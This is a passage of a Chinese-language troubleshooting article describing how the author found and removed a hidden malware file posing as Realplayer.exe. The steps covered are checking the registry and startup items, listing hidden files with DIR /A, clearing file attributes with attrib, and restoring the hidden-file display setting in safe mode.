


图2




图3

无意中我重新打开注册表regedit，却发现先前我更改的地方又被改回来了，对了，一定是有别的程序在监控着。按Ctrl+Alt+Del调出任务管理器，在进程中我发现了Realplayer.exe，奇怪了，我没有打开REAL播放器啊，直接结束掉它的进程，然后重复上面修改注册表的操作，还是无效！在系统的启动项里也发现了Realplayer，如图3。

更讨厌的是我把它设置为不开机启动后，它却又自己给改了回去，我看了看任务管理器，里边也没有Realplayer.exe的进程，真是奇怪呀！我们无法修改注册表也无法修改系统启动项（只针对它），因此我们可以得出结论，Realplayer.exe或它的成员仍然在后台运行着。

我重新启动注册表中，检查注册表的启动项，发现它是在%windir%system32\目录下的。接下来就是到system32目录下去查找这个文件了，在查找前我们先把"文件夹选项"中的"查看"设置成"显示所有文件和文件夹"，可是我却在system32目录下没有发现该文件，难道是注册表出错了？还是幸运地被我的卡巴给查杀了？

我打开CMD命令提示符，输入**DIR/A REAL*.***，让系统从当前目录开始查找所有以real文件文件前四个字母的所有文件，记得千万不要漏掉了参数"A"，果然查找到了。我直接使用**del Realplayer.exe**尝试直接删除该文件，失败了，然后我使用**attrib –h –s –r Realplayer.exe**命令取消掉Realplayer.exe文件的隐藏、系统和只读属性，然后重新使用del命令来删除，可还是不行，提示找不到文件，

如图4。

后来我才明白先前我们之所以无法找到这个文件的原因是因为它更改了注册表，对自己需要的键值进行了保护。注意，仅仅是对自己需要的键值进行了保护。所以开始时我明明可以修改注册表的一些地方，但同样又有些地方却又不行，我还以为是系统出了什么问题呢。

看来最大的问题还是因为Realplayer.exe在运行着，但是我使用冰刃也没有查看到该程序（有可能是伪装成了系统进程），好了，我们来进入安全模式搞定它。

进入安全模式后系统一切正常，我们重新来修改注册表。因为它修改了文件夹选项里查看文件的设置，所以我们始终不能看到隐藏文件，现在就来改正过来。

在注册表中具体的位置为："HKLM\Software\Microsoft\Windows\CurrentVersion\explorer\Advanced\Folder\Hidden\"下有两个项"NOHIDDEN"和"SHOWALL"，展开"SHOWALL"，打开"CheckedValue"然后将0值改为1，如图5，关闭注册表，再到system32目录下进行查找，终于看到"可爱"的它了，如图6。




图4




图5

